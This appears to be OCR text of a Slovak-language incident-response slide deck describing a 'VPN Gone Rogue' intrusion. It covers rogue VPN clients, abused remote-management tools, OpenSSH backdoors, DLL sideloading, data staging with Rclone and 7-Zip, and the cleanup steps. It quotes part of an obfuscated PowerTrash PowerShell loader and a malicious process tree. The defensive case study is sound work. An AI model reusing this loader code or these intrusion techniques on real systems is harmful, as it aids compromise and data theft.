
You might not have the time, or budget, to monitor your own environment

MDRU úspech: VPN Gone Rogue


Update.ps1 = PowerTrash

```
16457  function TIJuxA
16458  {
16459  $wiAY=(qKDHDR)
16460  $ZyChLw=120759
16461  $ugNE=286853
16462  $m2C6z=YzcxCZ $wiAY
16463  $JJ8=sefM $m2C6z
16464  $gBKwcr=[IO.Compression.CompressionMode]::Decompress
16465  $kHv2F8=yhFVLy $JJ8 $gBKwcr
16466  $JS63O=xreLfl $ugNE
16467  $lHF=$kHv2F8.Read($JS63O, 0, $ugNE)
16468  XNmKkF $JS63O $ZyChLw
16469  }


41824  function aCcPQt
41825  {
41849  function CQlxlw
41850  {
41889  function rfgePv
41890  {
41936  function WHjJ
41937  {
41959  TIJuxA
41960
```



MDRU úspech: VPN Gone Rogue




Laterálny pohyb


- Remote **Scheduled Tasks**
- WinRM


Pokus o zber dát

- RClone
- 7Zip


MDRU úspech: VPN Gone Rogue




wininit.exe (600)
services.exe (676)
svchost.exe (1628)
C:_
cmd.exe (7404)
/c c:\windows\temp\identity_helper.exe
identity_helper.exe (1908)
Potential DLL search order hijacking – untrusted system libs [F0450a]



wininit.exe (600)
services.exe (676)
svchost.exe (1628)
C:_
cmd.exe (7404)
/c c:\windows\temp\identity_helper.exe
identity_helper.exe (1908)
Potential DLL search order hijacking
– untrusted system libs [F0450a]

2024



You might not have the time, or budget, to monitor your own environment

MDRU úspech: VPN Gone Rogue



2024

Identifikovaná kompromitovaná VPN

Rogue VPN klienti
RDP na zariadenia
AteraAgent/Splashtop

Začal MDR Ultimate monitoring

Nechránené zariadenia lokalizované /odstránené

Beginning

Koniec

PowerTrash :
LiteManager
OpenSSH

Laterálny pohyb
PowerTrash
Win64/Spy.Sekur
Rclone 7-Zip

DLL sideload

You might not have the time, or budget, to monitor your own environment

MDRU úspech: VPN Gone Rogue

RMMs identifikované a blokované

- LiteManager
- AteraAgent
- SplashTop

Blokované viaceré IPs

- SSH C&C IPs
- PowerTrash C&C Ips

Odstránené viaceré spustiteľné súbory


- OpenSSH Backdoors (EXEs, Configs, ETC…)
- TopoEdit tedutil.dll (Bring Your Own Sideload)

Prvotný vstup do siete

- Rogue Devices pripájajúce sa cez VPN
- Vytvorený MDRU incident a kooperácia so zákazníkom

Akcie u zákazníka:


- Implementácia 